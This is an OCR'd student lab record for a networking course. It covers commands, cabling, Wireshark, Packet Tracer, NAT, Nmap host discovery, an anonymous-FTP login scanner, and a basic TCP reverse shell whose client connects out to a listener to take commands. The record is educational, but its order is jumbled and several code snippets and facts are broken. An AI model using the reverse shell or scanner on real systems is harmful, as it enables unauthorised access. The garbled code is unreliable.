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Linux - Networking

ip addr - Shows IP address

ip route - Shows Routing table

Ping google.com - Test connectivity

curl https://example.com - Fetch web content

ssh user@host - connects to a remote system

scp file user@host:/path - securely copy a file

windows

ipconfig → View IP configuration

ipconfig /all → View detailed network info

ping 8.8.8.8 → Test internet connectivity

ping google.com → Test DNS resolution

tracert google.com → Trace the network path

nslookup google.com → Look up DNS information

Netstat -ano → view active network connections

route print → Displays route table

arp -a → Displays the ARP table

get mac → Displays mac address

Result:

The basic linux and windows commands were executed successfully and their respective outputs were verified.

Exp no: 1

Date: 17/7/26

Aim: To execute basic linux and windows commands

Linux commands

Pwd - Displays the current working directory.

ls - Lists files and folders in a directory.

cd - Changes the current directory

mkdir - creates a new directory

rmdir - Removes an empty directory

cp - copies files or directories.

mv - moves or renames files

rm - Deletes files or directories

cat - Displays the contents of a file.

chmod - changes files or directory permissions

Windows CMD commands

dir - List files & folders in current dir

cd - changes the current dir

md or mkdir - creates a new directory

copy - copies files

move - moves file or folder

rd or rmdir - removes an empty dir

del - Deletes one or more files

ren - Renames a file or folder

type - Displays the contents of a text file

cls - clears the command prompt screen.

Exp no: 1

Date: 17/7/26

List of Experiments	
1	Basic Networking Commands in Linux and Windows operating systems
2	Learning and Assignment of IP Address manually to computers
3	Study of different types of Network Cables and Crimping of cable with RJ45 connector
4	Implement packet sniffing using raw sockets in python
5	Develop a customized ping command to test the server connectivity
6	Building anonymous FTP Scanner using ftplib module
7	Develop a simple calculator using XMLRPC
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10	Customize Switch with Network Modules using Cisco Packet Tracer
11	Examine Network Address Translation (NAT) using Cisco Packet Tracer
12	Nmap to discover live hosts using ARP scan, ICMP scan, and TCP/UDP ping scan in TryHackMe Platform.
13	Demonstrate network forensics using PcapXray tool
14	To capture, save, and analyze network traffic on TCP / UDP / IP / HTTP / ARP /DHCP /ICMP /DNS using Wireshark Tool
15	To Analyze the different types of servers using Webalizer tool
	Contact Hours : 60
	Total Contact Hours : 105

Ex.NO:3 Study of different types of Network cables and crimping of cable with RJ45 connector

23/7/26

Aim:

To study different types of network cables and to prepare (crimp) a network cable using RJ45 connectors for establishing LAN connections between network devices.

Apparatus Required:

S.NO	Equipment / component	quantity
1	CAT 5e / CAT 6 UTP cable	1 roll
2	RJ45 connectors (8P8C)	2 Nos
3	crimping tool	1
4	cable stripper / cutter	1
5	LAN tester (optical)	1
6	computer systems / switch	As required

Theory:

A network cable is a medium through which data is transmitted between computers and other network devices. Different types of network cables are used based on speed, distance and network environment.

1) Types of Network cables:

(i) Twisted pair cable:

- Most commonly used for LAN (Local area Network)
- consists of pairs of insulated copper wires twisted together.

Description:

Manual IP assignment for wi-fi allows a user to configure a static IP address instead of using DHCP. This ensure consistent network addressing, better device management and improved trouble shooting in LAN / WLAN Networks.

Result:

The WiFi adapter was successfully configured with a manual IP. address. The computer was able to communicate with the router and access the internet successfully.

Exp:2 Learning and assignment of IP Address Manually to computers 23/7/26

Aim:

To configure and assign an IP address manually to a wi-fi adapter in the windows operating system.

Procedure:


1. Open control panel → Network and Internet → Network and sharing center.
2. click change adapter settings on the left side
3. Right click on your wifi adapter → properties
4. Select Internet protocol version 4 (TCP/IPV4) and click properties.
5. Select use the following IP address and enter:
   - IP Address: 192.168.1.20
   - Subnet Mask: 255.255.255.0
   - Default gateway: 192.168.1.1
   - preferred DNS Server: 8.8.8.8
6. click OK and close all windows.
7. Open command promt and verify configuration


None

ipconfig

ping 192.168.1.1

ping www.google.com


Ethernet Patch Cable
1
2
3
4
5
6
7
8
1
2
3
4
5
6
7
8


Ethernet Crossover Cable
1
2
3
4
5
6
7
8
1
2
3
4
5
6
7
8

3. RJ45 connector:

* RJ = Registered Jack
* RJ45 is an 8 pin modular connector (8P8C) used for ethernet cables.
* each pin carries a specific signal in the network.

4. Color Coding Standards

(A) T568A color code			(B) T568B color code		
Pin	wire color	Function	Pin	wire color	Function
1	white/green	Transmit+	1	white/orange	Transmit+
2	green	Transmit-	2	orange	Transmit-
3	white/orange	Recieve+	3	white/green	Recieve+
4	Blue	unused	4	Blue	unused
5	white/Blue	unused	5	white/Blue	unused
6	orange	Recieve	6	green	Recieve-
7	white/Brown	unused	7	white/Brown	unused
8	Brown	unused	8	Brown	unused.

5. Crimping process.

(A) For straight - Through cable


~~Both straight - Through cable~~

(B) For crossover cable

Step-by-Step procedure:

1) cut the UTP cable to the required length using a wire stripper.
2) strip about 1 inch of the outer jacket.

3 COAXIAL CABLES



Used for traditional broadband, CCTV, and RF transmissions.

STRUCTURE



Outer Pro
Jacket



Metallic
Shield



Copper
Conducto

4 FIBER OPTIC CABLES



Built for speed and performance in modern networks.

STRUCTURE



Outer
Jacket



Glass Fib
Strands



Light Sig
Transmis



Tip: Selecting the right cable improves network
and ensures a reliable network infrastructure.

- Types:

* UTP (unshielded Twisted pair) - NO metallic shielding used in LAN.

- STP (Shielded Twisted pair) - Shielded to reduce interference
- Categories (CAT):

Category	speed	Frequency
CAT 5	upto 100 Mbps	100 MHz
CAT 5e	up to 1 GbPS	100 MHz
CAT 6	upto to 10 GbPS	250 MHz
CAT 7	up to 10 GbPS	600 MHz

(ii) Coaxial cable:

- Has a central copper conductor, dielectric insulator and braided shield.
- used in cable TV and early ethernet.
- Types:
  * Thin Net (10 Base 2)
  * Thick Net (10 Base 5)

(iii) Fiber optic cable

- uses light signals instead of electrical signals.
- offers very high bandwidth and long-distance communication
- Types
  * Single Mode fiber (SMF) - For long distance (8-10 MM)
  * Multi Mode fiber (MMF) - For short distance (50-62.5 MM)

Observation Table

Cable Type	End 1 code	End 2 code	purpose	Result
Straight	T568B	T568B	PC-switch	working
crossover	T568A	T568B	PC-PC	working

3) untwist and arrange the wires according to the T568A or T568B color code.

4) Trim all 8 wires to the same length.

5) Insert the wires in to the RJ45 connector in the correct order.

6) Crimp the RJ45 connector using crimper


7) Repeat for the other

8) Test the cable using a LAN tester to verify connectivity.

Result:


Different types of network cables were studied successfully. A UTP CAT5E cable was crimped using RJ45 connectors to form straight-through and crossover cables. connectivity between network devices was successfully established and tested.

RJ45 ETHERNET CABLE



PIN	
1	White/Orange
2	Orange
3	White/Green
4	Blue
5	White/Blue
6	Green
7	White/Brown
8	Brown

used for ethernet



Result:

Successfully captured and filtered different protocols packets using wireshark and understood how to inspect and analyse them with tools like filters and flow graphs.

2. Filter: Display only ARP Packets

* filters used: arp
* Output: Displayed only TCP/UDP Packets
* Flow Graph: viewable from statistics → flow graph

3. Filter: Display and DNS packets and flow graph

* filter used: dns
* Output: Displayed only DNS queries and responses
* Flow graph: Shows DNS request - response communication

4. Filter: Display only HTTP packets

* filters used: HTTP
* output: captured HTTP traffic (browser or server communication)

5. Filter: Display IP/ICMP packets

* Filter used: icmp or ip
* output: shows ICMP packets (used in ping operation) and IP packet info.

6. Filter: Display only DHCP packets

* Filter used: bootp (used for DHCP)
* output: Displays DHCP Discover, offer, Request, Acknowledgement packets.

Ex.No:4 Implement Packet sniffing in wireshark

Date:

Aim:

To capture and analyse various network protocol packets (like TCP, UDP, ARP, DNS, HTTP, ICMP, DHCP) using wireshark and apply display filters to inspect them.

Software user:

* Wireshark Network protocol Analyzer

Procedure:

1. open wireshark
2. select local area connection (or your active interface)
3. go to capture → options
4. set: stop capture automatically after 100 packets
5. click start to being capturing
6. use filter bar to type specific protocol like tcp, arp, etc.
7. use statistics → flow graph (for TCP/DNS) to view packet flow.
8. click file → save to store the captured packets.

Tasks & output:

1. Filters: Display TCP/UDP packets and flow graph.
   * filter used: tcp or udp
   * output: Displayed only TCP/UDP packets
   * flow graph: viewable from statistics → flow graph

Result:

The ping command was successfully executed. The server responded to all five echo request with 0% packets loss and an average response time of 18 ms, confirming the stable and active network connectivity.

PING COMMAND:

</> Bash

```
ping -c 5 -s 64 google.com
```

USE:

Sends specific number of ping packets (eg, 5)

OUTPUT:

```
Pinging google.com [142.250.183.14] with 64 byte of data:
Reply from 142.250.183.14 bytes=64 time=18ms TTL=118
Reply from 142.250.183.14 bytes=64 time=19 ms TTL=118
Reply from 142.250.183.14 bytes=64 time=20 ms TTL=118
Reply from 142.250.183.14 bytes=64 time=18 ms TTL=118

Approximate round trip times in ms
    min=17ms  Max=20 ms  Avg=18 ms
```

Exp.No :5 Develop A customized Ping command to test server community

Aim:

To develop and execute ping command to test server connectivity and analyse response time and packet loss

Theory:

1. Why to use ping command?

It is used to verify whether the server or host is reachable.

2. What is purpose of ping command?

It is used to verify network connectivity, measure network latency, detect packet loss, troubleshoot network problems.

3. How is it established?

The ping command sends ICMP (Internet control message protocol) echo request packets to the target device. If reachable, it replies with ICMP echo reply packets, confirming establishment.

Procedure:

1. Open cmd (windows) or terminal (linux/macos)
2. Identify server's IP address or domain name
3. Execute the ping command with the required parameters
4. Observe transmitted and received packets, response time and packet loss.
5. Analyse result to determine connectivity.

12. Test the connection by entering:

ping 192.168.2.2

13. If required, save the router configuration:

enable

copy running-config startup-config.

Result:

The PCs connected to different switches can communicate with each other via the router. The successfully ping replies verify that the network is properly configured and operational.

enable

configure terminal

interface gigabit ethernet 0/0

i/p address 192.168.1.1 255.255.255.0

no shutdown

exit

interface gigabit ethernet 0/1

ip address 192.168.2.1 255.255.255.0

no shutdown

exit

End.

7. Configure PC1 from Desktop → IP configuration:
   - IP: 192.168.1.2
   - Subnet Mask: 255.255.255.0
   - Gateway: 192.168.1.1

8. configure PC2
   - IP: 192.168.1.3
   - Subnet Mask: 255.255.255.0
   - Gateway: 192.168.1.1

9. Configure PC3
   - IP: 192.168.2.2
   - Subnet Mask: 255.255.255.0
   - Gateway: 192.168.2.1

10. Configure PC4
   - IP: 192.168.2.3
   - Subnet Mask: 255.255.255.0
   - Gateway: 192.168.2.1

11. Open PC1 → Desktop → command prompt

Ex.No: 9 Design a simple topology and configure with one router, two switches and PCs using cisco Packet Tracker

Aim:

To design and configure a simple network topology consisting of one router, two switches and multiple PCs in cisco Packet Tracer and enable communication between PC's.

Equipment needed:

* cisco Packet Tracer software
* 1 Router
* 2 switches
* 4 PC's
* Appropriate cables (copper straight - through)

Procedure:

1. Open cisco packet tracer
2. Add 1 router (2911) to the workspace
3. Add 2 switches (2960) to the workspace
4. Add 4 PCs to the workspace
5. Select copper straight - through cable and make the following connections:
   - PC1 → switches 1 Fa 0/1
   - PC2 → Switch 1 Fa0/2
   - switch 1 Fa 0/24 → Router Gig0/0
   - Router Gig0/1 → switch2 Fa 0/24
   - switch 2 Fa 0/1 → PC3
   - switch 2 Fa 0/2 → PC4
6. Open Router → CLI and enter.

Exp:11 Examine Network Address Translation (NAT) using Cisco packet Tracer.

Aim:

To implement Network address translation (NAT) using cisco packet tracer and configure static NAT, Dynamic NAT and PAT for communication between private and public networks.

Procedure:

Step 1: Create Network Topology

1. Open cisco packet tracer
2. Add:
   - 2 Pcs
   - 1 switch
   - 1 router
   - 1 outside / cloud
3. Connect:
   - Pc1 and Pc2 -> switch
   - Switch -> Router G0/0
   - Router G0/1 -> outside / cloud

Step 2: Configure IP Address

Device	Interface	IP Address
Pc1	-	192.168.1.10/24
Pc2	-	192.168.1.11/24
Router	G0/0	192.168.1.1/24
Router	G0/1	200.1.1.1/24
outside Router	G0/0	200.1.1.2/24

- PC0 : 192.168.1.10
- PC1 : 192.168.1.11
- PC2 : 192.168.1.12
- PC3 : 192.168.1.13
- PC4 : 192.168.1.111
- server0 : 192.168.1.14
- All subnet masks : 255.255.255.0

9. Test connectivity (from any Pc, open command prompt and ping other devices).

INPUT:

Devices :

- 1 Cisco 2960-24TT switch
- 1 HWIC-4ESW network Module
- 5 PCs (PC0 - PC4)
- 1 Server-PT (server0)

Result:

A working network setup where every Pc and the server can successfully ping each other, proving that both build-in and module ports on the switch are functioning.

Exp:10 Customize switch with network Modules using CISCO packet tracer.

Aim:

To learn how to add a network module to a cisco switch, connect multiple Pcs and a server, assign IP addresses and test connectivity in cisco packet tracer.

Procedure:

1. Open cisco packet Tracer and set up workspace
2. Drag and drop a 2960-24TT switch to the Center.
3. Add five Pc's and one server-PT from the END devices panel.
4. Power Off the switch:
   - click the switch, open the physical tab and turn off the power button.
5. Install HWIC-4ESW Module on the switch:
   - in the physical tab, drag HWIC-4ESW into an empty module slot.
6. Power on the switch and let it boot
7. Connect all devices using copper straight-Through cables:
   - PC0 → Switch Fast Ethernet 0/1
   - PC1 → Switch Fast Ethernet 0/2
   - PC2 → Switch Module Port-1
   - PC3 → Switch Module Port-2
   - PC4 → Switch Module Port-3 - server 0 → switch Module port 4.8 Assign IP addresses to each device.

Exp:12 NMAP to discover live hosts using ARP scan ICMP scan, and TCP/UDP ping scan in tryhackme platform.

Aim:

To learn and implement Nmap host-discovery techniques such as ARP, ICMP, TCP and UDP probes to identify live hosts and compare their effectiveness.

Description:

Host discovery is the process for local networks identifying active systems on a network using different probes.

- -PR - ARP discovery for local networks
- -PE - ICMP Echo Request
- -PP - ICMP Timestamp request
- -PM - ICMP Mask request.
- -PS - TCP SYN probe
- -PA - TCP ACK probe
- -PU - UDP probe
- -SN - Host discovery only
- -- packet-trace - displays packets sent and recieved

Step 5: configure Default Gateway

For both Pc's set:

Default gateway : 192.168.1.1

Step 6: Verify NAT

Check the NAT translations using

show ip nat translations

Test connectivity from Pc1 / Pc2:

Ping 200.1.1.2

Use simulation Mode to observe the NAT translation of packets.

Result:

Thus, static NAT, Dynamic NAT, and PAT were successfully configured in cisco packet tracer, and the private network was able to communicate with the external network.

Step-3 configure Router interface

Enter the following commands in the Router CLI

```
enable
configure terminal
interface g0/0
ip address 192.168.1.1 255.255.255.0
ip nat inside
no shutdown
exit
interface g0/1
ip address 200.1.1.255.255.255.0
ip nat outside
no shutdown
exit
```

Step-4 configure NAT

Static NAT:

```
ip NAT inside source static 192.168.1.10
200.1.1.10
```

Dynamic NAT:

```
ip nat pool My-POOL 200.1.1.200.1.1.25
netmask 255.255.255.0
access-list 1 permit 192.168.1.0.0.0.0.255
ip nat inside source list 1 pool My_POOL
```

PAT:

```
ip nat inside source list 1 interface g0/1 overload.
```

Exp:13 Demonstrate network forensicles using pcapxray tool.

Aim:

To analyze and visualize network traffic from a PCAP file using PCAP Xray for forensic investigation

STEPS TO COMPLETE NETWORK FORENSICS USING PCAPXRAY:

Step 1: prepare the computer

- Ensure that python 3 is installed
- If not installed, download and install it from python's official website.

Step 2: Install Pcapxray

Open command prompt / terminal and run

pip install pcapxray.

Step 3: obtain a PCAP file

- Download a sample PCAP file from wireshark samples captures.
- Capture your own network traffic using wireshark and save it as. capture. pcap.

Step 4: Run Pcap Xray

Navigate to the folder containing the PCAP file

cd path - to - your - folder.

OUTPUT:

ARP:

Nmap scan report for 192.168.1.1
Host is up (0.00050s latency)
Mac Address: 02:83:75:3A:F2:89
Nmap done: 256 IP address (3 hosts up)

ICMP:

Nmap scan report for 192.168.1.100
Host is up (0.00099s latency).
Nmap done: 1 IP address (1 Host up)

Procedure:

1. ARP Discovery

nmap -sn -PR 192.168.1.0/24

nmap -sn -PR 192.168.1.0/24 --packet-trace

2. ICMP discovery

nmap -sn -PE 192.168.1.0/24

nmap -sn -PP 192.168.1.100

nmap -sn -PM 192.168.1.100

3. TCP SYN/ACK Discovery

nmap -sn -PS22,80,443 192.168.1.0/24

nmap -sn -PA80,443 192.168.1.0/24

4. UDP discovery

nmap -sn -PU 53,161 192.168.1.0/24

5. combined discovery

nmap -sn -PE -PS -PA -PU 192.168.1.0/24

Result:

Thus, NMap host discovery was successfully performed using ARP, ICMP, TCP, and UDP probes. ARP was most effective on the local network, while combined probes helped identify hosts when certain discovery were blocked or filtered.

output:

230 Anonymous access granted

[+] Anonymous Login succeeded

welcome : 220 PROPTPD server

Directory Listing:

debian

....

Exp. No 6 Build an Anonymous FTP scanner using FTPLIB

Aim:

To create a Python FTP scanner using ftplib to check anonymous login and list directory contents.

procedure:

1) Import the ftplib module
2) connect to the FTP server
3) Login using anonymous.
4) check the login response
5) Display the welcome message directly listing
6) connect to a specific directory and list its contents.

sender - code

```
import ftplib

def anonymouslogin(host):
    try:
        ftp = ftplib.FTP(host)
    r = ftp.login('anonymous', 'anonymous')
        print(r)
        if "230" in r:
            print("[+] Anonymous login succeeded")
            print(ftp.getwelcome())
            ftp.dir()
        else:
            print("[-] anonymous login Failed")
        ftp.quit()
```

Step 5: View the results

- Pcapxray generates an pcapxray.html report.
- Open the file in a web browser.
- The report displays:
  - Network hosts
  - connections between hosts
  - protocols used
  - ports and network activity

Step 6: Analyze the traffic

- identify highly active hosts.
- check unfamiliar or suspicious IP addresses.
- Examine unusual ports and repeated connections.

Result:

Pcapxray successfully generated a visual representation of the PCAP network traffic. The analysis helped identify hosts, connections, ports & potentially suspicious network activities.

client code:

```
import xmlrpc.client

p = xmlrpc.client.ServerProxy("http://localhost:8000/")
print("Addition:", p.add(10,5))
print("subtraction" A.subtract(10,5))
print("multiplication:", p.multiply(10,5))
print("Division", p.divide(10,5))
print("Division by zero:", p.divide(10,0))
```

Result:

The XML-RPC calculator was successfully implemented and the client performed arithmetic operations through the server.

Exp:7 Develop A simple calculator using XML - RPC

Aim:

To develop a simple calculator using XML - RPC for remote arithmetic Operations.

Descriptions:

XML - RPC allows a client to call function on a remote server using HTTP and XML.

Server code:

```
from xmlrpc.server import
simpleXMLRPCserver

class calculator:
    def add(self,x,y): return x+y
    def subtract(self,x,y): return x-y
    def multiply(self,x,y): return x*y
    def divide(self,x,y):
        return x/y if y else "error: Division by zero"

server = simpleXMLRPCserver(("localhost",8000))
server.register_instance(calculator())
print("XML-RPC server running on port 8000...")
server.serve_forever()
```

code - Reciever side

```
import ftplib
def check(host, path):
    try:
        with ftplib.FTP(host) as ftp:
ftp.login('anonymous', 'anonymous')
print("welcome:", ftp.getwelcome())
                .ftp.cwd(path)
                for n,d in ftp.mlsd():
print(n, d['type'], d.get('size','N/A'))
    except Exception as e:
        print("Error:", e)
```

Result:

The FTP server was successfully connected using anonymous login, and directory contents were retrived.

Result:

The TCP reverse shell was successfully implemented and tested in a controlled environment.

output:

shell > pwd

/home/user

shell > ls

desktop documents downloads

Exp: 8 Reverse shell using TCP sockets

Aim:

To implement a basic reverse shell using TCP sockets.

Procedure:

1. Create a server listening on port 9999
2. Create a client to connect to the server
3. Send commands from the server
4. Execute commands on the client & send output
5. Use exit to close the connection.

Server:

```
s = socket.socket()
s.bind(('0.0.0.0', 9999))
s.listen(1)
c, a = s.accept()

while True:
    cmd = input("shell>")
    c.send(cmd.encode())
    if cmd == "exit": break
    print(c.recv(4096).decode())

c.close()
```

Client:

```
import socket, subprocess
s = socket.socket()
s.connect(('192.168.1.100', 9999))
while True:
    cmd = s.recv(1024).decode()
    if cmd == "exit", break
s.close()
```

output:

Wireshark displays captured packets with No., time, source, destination, protocol, length and information.

Result:

Thus, Network traffic was successfully captured saved, and analysed for TCP, UDP, IP, HTTP, ARP, DHCP, ICMP and DNS using wireshark.

Exp 14: To capture, save, and analyze TCP, UDP, IP, HTTP, ARP DHCP, ICMP and DNS traffic using wireshark.

Aim:

To capture, save and analyze TCP, UDP, IP, HTTP, ARP, DHCP, ICMP and DNS traffic using wireshark.

Procedure:

1. Download and install wireshark from its official website.
2. Open wireshark and select the active wifi / Ethernet interface.
3. Apply capture filters if required:
   - TCP - tcp
   - UDP - udp
   - HTTP - tcp port 80
   - DNS - udp port 53
   - ICMP - icmp
   - ARP - arp
   - DHCP - port 67 or port 68
4. click start to capture live network packets
5. use display filters to analyze specific controls
6. capture sufficient packets and click stop
7. Save the capture using File -> Save as in .pcap or .pcang format
8. Analyse the packet details

Exp: 15 To analyze the different type of servers using webalizer tool.

Aim:

To analyze the usage statics of apache, Nginx and FTP/ Proxy server using webalizer.

Procedure:

1. Install webalizer:

```
sudo apt-get update
sudo apt-get install webalizer -y
```

2. Verify installation:

```
weblizer -v
```

3. Locate server log files

4. generate reports using webalizer

5. Open the generated reports in a browser:

```
http://localhost/apache-report/
```

6. Compare hits, visitor, bandwidth, IP's and URL's using the graphical reports.

Result:

Thus, webalizer successfully generated statistical and graphical reports for different serves and helped analyze their traffic, visitor bandwidth usage and URLs.

Output:

Server	Hits	Visitors	Bandwidth
Apache	12,560	1240	1.8 GB
Nginx	9,840	980	1.2 GB
Proxy	15,300	1450	2.1 GB